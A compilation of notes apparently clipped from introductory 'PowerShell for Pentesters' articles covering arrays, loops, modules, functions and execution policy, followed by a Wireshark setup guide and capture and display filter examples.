For more information, about all the operators and how to use them, don’t hesitate to visit: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_operators?view=powershell-6

Arrays
Declaring Arrays on PowerShell is very simple. We can do it by using the following syntax:
$Array = value1, value2, value3

The type of value (we can see it by using the method GetType()) and in PowerShell, there are two kinds of types; the adaptative ones and Adaption types (Access to alternate object systems like WMI).

And when we will build our array and try to get its type, we will find Object[] that refer to an array.
An array type also has special methods to manipulate it like length() one.




Figure 10: Arrays with PowerShell

Conditional statements
Using conditional statements with PowerShell is also very simple. Let’s discover how to use them together.

First, let’s talk about the IF/ELSE statement. We can use them on PowerShell by using the following syntax:
If($var {comparison_statement} $var2) { What_To_Do)}
Else {what_to_do_if_not}

Here are some examples of how to use it:

Figure 11: IF/ELSE Conditional Statement with PowerShell

There is also a very interesting statement with is the switch one, and what's very interesting with this statement is that it supports many useful parameters like -Wildcard or -Regex on or even -File one which can be very useful inspecting a log file to search for specific information.

You can use it by the following syntax:

Switch (condition_X) { conditionX {what to do} conditionY {what to do} default {default_action} }
Or using parameters
Switch -ParameterX -ParameterY <File/Value/…> {What_To_Do}

Let's discover this together, see the following screenshot:




Figure 12: Switch statement with PowerShell

Loops
Let's discover how to use loops with PowerShell. Like what we discovered, loops can be used very simply and there are many possibilities.

Here are some loops that exist on PowerShell:

- ***While () {}***
- ***Do {} While()***
- ***For(;;;) {}***

Here are some examples using loops with PowerShell:




Figure 13: Loops with PowerShell

We can also use it to manipulate CMDLETS results like the following:

```
PS C:\Users\Kondah> $processes = Get-Process
PS C:\Users\Kondah> foreach ($prcess in $processes){
>> $prcess.Name
>> }
ApplicationFrameHost
AppVShNotify
AppVShNotify
armsvc
audiodg
Calculator
Cellebrite.UpdaterService.Host
chrome
chrome
chrome
chrome
chrome
chrome
chrome
chrome
```

Figure 14: Loops with CMDLETS

There is also an awesome thing! We can use some loop CMDLETS like ***Where-Object***(which help us to test all objects return by a CMDLET respecting specific condition) or ***ForEach-Object*** that will help us to browse all object and test them if necessary, and it that can be very useful. You can find more information about this by analyzing help result in CMDLETS or one official documentation.

Here's how to do it:




Figure 15: Loop CMDLT

Conclusion

As we saw PowerShell represent one of the most interesting and powerful languages, and the best is yet to come

From <https://resources.infosecinstitute.com/powershell-for-pentesters-part-2-the-essentials-of-powershell/>

Introduction

The more we advance in our lab series, the more we notice the power of PowerShell. And it will only become more noticeable.

In this lab we will discover how to manipulate modules with PowerShell. This is a very interesting and important part of learning PowerShell for us, because it will help us a lot in automating many tasks and operations.

Modules with PowerShell

As we have seen in the previous articles, modules represent a very powerful concept on PowerShell. Now we will not learn how to use them (we saw this before), but how to create and exploit them for our pentesting purposes, especially for automating routine tasks.

First, let's remember the definition of a module. Microsoft describe modules as the following: "A module is a package that contains PowerShell commands, such as cmdlets, providers, functions, workflows, variables, and aliases.

"People who write commands can use modules to organize their commands and share them with others. People who receive modules can add the commands in the modules to their PowerShell sessions and use them just like the built-in commands." (Source)

We can get the list of available modules by using the **Get-Module** command:




Figure 1: Get the list of available modules on PowerShell

The **Get-Module** command helps us get the modules that have been imported into the current session. And in our example, we used this command with the **-ListAvailable**option to retrieve the modules that are installed on the computer and can be imported in our session. Adding the option **-All** makes us able to get all exported files for all available modules in our current session.

We can also import a module very simply by using the **Import-Module** command:




Figure 2: Import module on PowerShell

And then we can remove it using the **Remove-Module** command like the following:




Figure 3: Remove module on PowerShell

Writing Modules With PowerShell

Now let's talk about how to create modules with PowerShell.

The modules on PowerShell have the **".psm1"** extension.

We'll start by creating a sample module. First, we will place a function in a psm1 file to make our module.

There is nothing special in this kind of file (other than the file extension), so we can use a normal PowerShell script containing our functions and rename it to make the psm1 file. Simple, isn't it?

Here's a simple function that we will use.

This function simply tries to see if a file exists:

```
function Test-File
{
    Test-Path $FilePath
}
```

Figure 4: Test-File

And there is an important note: ***We have to add a module manifest to call it really a module.*** Manifests simply adds metadata about the concerned module. It includes information like:

- Author information
- Versioning
- Auto-load of the module

The module manifest is just a hash table saved as psd1 file, which will be loaded when we will import our data.

The New-ModuleManifest cmdlet will help us by creating the manifest for us.

So let's generate our first manifest:

```
$manifest = @{
    Path              = 'C:\Users\Kondah\Desktop\InfoSec Institute\Partie 4\if_exist.psd1'
    RootModule        = 'C:\Users\Kondah\Desktop\InfoSec Institute\Partie 4\if_exist.psm1'
    Author            = 'Kondah Hamza'
}
New-ModuleManifest @manifest
```

```
PS C:\Users\Kondah> $manifest = @{
    Path              = 'C:\Users\Kondah\Desktop\InfoSec Institute\Partie 4\if_exist.psd1'
    RootModule        = 'C:\Users\Kondah\Desktop\InfoSec Institute\Partie 4\if_exist.psm1'
    Author            = 'Kondah Hamza'
}
New-ModuleManifest @manifest

PS C:\Users\Kondah>
```

Figure 5: Creation of manifest on PowerShell

And here's what our generated manifest will look like:

```
# Généré par : Kondah Hamza
#
# Généré le : 20/08/2018
#

@{

# Module de script ou fichier de module binaire associé à ce manifeste
RootModule = 'C:\Users\Kondah\Desktop\InfoSec Institute\Partie 4\if_exist.psm1'

# Numéro de version de ce module.
ModuleVersion = '1.0'

# Éditions PS prises en charge
# CompatiblePSEditions = @()

# ID utilisé pour identifier de manière unique ce module
GUID = '19be20f6-e1b8-4814-a3d7-e7a9cb0d0621'

# Auteur de ce module
Author = 'Kondah Hamza'

# Société ou fournisseur de ce module
CompanyName = 'Inconnu'

# Déclaration de copyright pour ce module
Copyright = '(c) 2018 Kondah Hamza. Tous droits réservés.'
```

One of the most interesting properties in the manifest is the **FunctionsToExport** property. It has a default value of *, exporting all functions, but we can also choose specific functions using the following syntax: **FunctionsToExport = "GetFunction"**.

And finally, let's talk about RootModule. The root module parameter simply indicates what PowerShell module file should be run.

Don't forget to put all files in the same folder, like so:

Modules
|
└──if_exist
        If_exist.psd1
        If_exist.psm1
And now let's import this:

```
Import-Module C:/UsersKondah\Desktop\InfoSec Institute\Partie4\if_exist
```

The Import-Module command will automatically find our psm1 file in this case.

That's it.

Congratulations, now you now how to manipulate modules with PowerShell. And you will see, it will be very very, very, useful!

Conclusion
Modules will represent a very useful concept that will help us a lot.

From <https://resources.infosecinstitute.com/powershell-for-pentesters-part-4-modules-with-powershell/>

Introduction
The more we advance in our articles, the more we notice the power of PowerShell, and that impression will only increase as we move forward.

In this article, we will try to focus on Scripting and Functions with PowerShell.

Functions with PowerShell
As we've seen for all concepts with PowerShell so far, functions are also very simple to use. To use them, all you have to do is to use the following syntax:

```
function [<scope:>]<name> [([type]$parameter1[,[type]$parameter2])]
{

param([type]$parameter1 [,[type]$parameter2])

dynamicparam {<statement list>}

begin {<statement list>}

process {<statement list>}

end {<statement list>}
}
```

It can be very simple or very complex, depending on the context.
Now let's discover how to use functions with PowerShell. We'll begin with a simple function: multiplying 4 by 3.

Figure 1: Simple function with PowerShell

It can also be used with arguments by using the object **$args** as an array, and the positions will simply represent the order of arguments that we will get from the user. We can see this in the following screenshot:




Figure 2: Exploiting functions with arguments

We can also use named parameters as following:




Figure 3: Exploiting named parameters in functions with PowerShell

There is also a very interesting feature with parameters. We can monitor the type of parameters that are parsed.

In the following example, we will try to filter and permit only integer parameters to be parsed. Anything else will launch an exception.




Figure 4: Manipulating type with functions

Don't forget: I'm only presenting to you the basics needed, but there's a lot of things you can discover for yourself, especially when using advanced functions like parameters and attributes or working with parameter validation. We'll discuss some examples later.

Scripting with PowerShell

Now, let's talk a little bit about scripting with PowerShell. But before we began to write some scripts directly, let's talk about how Microsoft is protecting our systems from malicious scripts.

There's a very interesting concept that we can found on scripts' execution security policy which Microsoft calls the execution policy. The execution policy is part of the security strategy of Windows PowerShell.

It determines whether you run scripts or not, and it also determines which scripts, if any, must be digitally signed before running it.

You can get the current execution policy by using the following command:




Figure 5: Result of Get-ExecutionPolicy Command

There are multiple execution policies that can be exploited. Per Microsoft's own documentation:

- *Restricted*. PowerShell won't run any scripts. This is PowerShell's default execution policy.

- *AllSigned*. PowerShell will only run scripts that are signed with a digital signature. If you run a script signed by a publisher PowerShell hasn't seen before, PowerShell will ask whether you trust the script's publisher.

- *RemoteSigned*. PowerShell won't run scripts downloaded from the Internet unless they have a digital signature, but scripts not downloaded from the Internet will run without prompting. If a script has a digital signature, PowerShell will prompt you before it runs a script from a publisher it hasn't seen before.

- *Unrestricted*. PowerShell ignores digital signatures but will still prompt you before running a script downloaded from the Internet.

Figure 6: Execution policies set in PowerShell

You can change the default policy by using the following command : ***Set-ExecutionPolicy <policy>.***




Figure 7: Set-ExecutionPolicy result

Now that we've set our execution policy to a mode that makes us able to execute scripts, let's attack this. (Yes, I'm excited to finish this part and attack pentest use cases!)
You can write scripts with a simple notepad or you can exploit the scripting interface of PowerShell, which is the PowerShell Integrated Scripting Environment (ISE). This is present by default.
And yes, my friends, it will be very useful to us!




Figure 8: PowerShell ISE

The most important things are the following points:

1. Scripting Area
2. PowerShell Interpreter
3. Existing Commands (it can also be filtered)
   Now, you can write a simple script and executing with the green Execute button:

```
1  "Hello World"
```

```
PS C:\Users\Kondah> "Hello World"
Hello World

PS C:\Users\Kondah>
```

Figure 9: Executing script using execute button

Or save it and execute using command line, like the following screenshot:

```
Administrateur : Windows PowerShell
PS C:\Users\Kondah\Desktop\InfoSec Institute> .\Hello_World.ps1
Hello World
PS C:\Users\Kondah\Desktop\InfoSec Institute>
```

Figure 10: Executing script using command line

Now, you can do whatever you want with whatever we discovered. And together, we will discover awesome use cases and scenarios with the following articles and pentest use cases.

Use Case with Scripts and Functions

Here's a simple script that will make us able to kill a specific process, based on a parameter which is the PID of the process that we want to kill.

```
1  param( [int] $PIDTOBEKILLED ) #Defining parameters of the script
2  Write-Output "You specified  the PID : $PIDTOBEKILLED" #A simple message with the PID of the process
3
4  #Function concerned
5  function killProcesse($process){
6
7  Write-Output "[+] Let's begin"
8  "[+] Killing Process"
9  Stop-Process -Id $process #Killing the process
10 "[+] Process Killed "
11 "[+] Good bye "
12 }
13
14 killProcesse($PIDTOBEKILLED) #parsing the parameter to the function
15
16
```

Figure 11: Script of the use case




Figure 12: Result of the script

Conclusion

Of course, this is still just the beginning. In the next few articles we will discuss advanced situations, use cases, best practices and more.

From <https://resources.infosecinstitute.com/powershell-for-pentesters/>

Wireshark

Wednesday, January 2, 2019 11:42 PM


Wireshark:

When you first open wireshark on Kali you may come across this permission issue. This happens because you cannot run wireshark with a root user.


To fix that, we need to reconfigure wireshark and then add the user to the wireshark group.

1st – By typing the command below and choosing the yes option we will be allowing non-superusers to run wireshark.

sudo dpkg-reconfigure wireshark-common



2nd – add the user to the wireshark group:



3rd – Log out or reboot and once you log in the issue should be fixed.

Wireshark is a network or protocol analyzer (also known as a network sniffer) available for free at the Wireshark website. It is used to analyze the structure of different network protocols and has the ability to demonstrate encapsulation.

Wireshark flow:


Network -> Capture filters -> Catpure Engine -> Display Filters

Difference between Capture filter and Display filter:

Display filters **(like tcp port 80) are not to be confused with display filters (like tcp.port == 80). The former are much more limited and are used to reduce the size of a raw packet capture. The latter are used to hide some packets from the packet list.**

Capture filters **are set before starting a packet capture and cannot be modified during the capture. Display filters on the other hand do not have this limitation and you can change them on the fly.**

In the main window, one can find the capture filter just above the interfaces list and in the interfaces dialog. The display filter can be changed above the packet list as can be seen in this picture:



Capture filters example:

1 – host 172.18.5.4 [Capture only traffic to or from IP address]

2 – net 192.168.0.0/24 or src net 192.168.0.0/24 or dst net 192.168.0.0/24 [Capture traffic to or from a range of IP addresses]

3 – port 53 [Capture only DNS (port 53) traffic]

4 – host www.example.com and not (port 80 or port 25) [Capture non-HTTP and non-SMTP traffic on your server (both are equivalent)]

5 – port not 53 and not arp [Capture except all ARP and DNS traffic]

6 – (tcp[0:2] > 1500 and tcp[0:2] < 1550) or (tcp[2:2] > 1500 and tcp[2:2] < 1550) [Capture traffic within a range of ports]

Display filters example:

1 – ip.addr == 10.0.0.1 [Sets a filter for any packet with 10.0.0.1, as either the source or dest]

2 – ip.addr==10.0.0.1 && ip.addr==10.0.0.2 [sets a conversation filter between the two defined IP addresses]

3 – http or dns [sets a filter to display all http and dns]

4 – tcp.port==4000 [sets a filter for any TCP packet with 4000 as a source or dest port]

5 – tcp.flags.reset==1 [displays all TCP resets]

6 – http.request [displays all HTTP GET requests]

7 – tcp contains traffic [displays all TCP packets that contain the word 'traffic'. Excellent when searching on a specific string or user ID]

8 – !(arp or icmp or dns) [masks out arp, icmp, dns, or whatever other protocols may

be background noise. Allowing you to focus on the traffic of interest]

9 – udp contains 33:27:58 [sets a filter for the HEX values of 0x33 0x27 0x58 at any offset]

10 – tcp.analysis.retransmission [displays all retransmissions in the trace. Helps when tracking down slow application performance and packet loss]

11 – http.user_agent contains Firefox [find user agents]

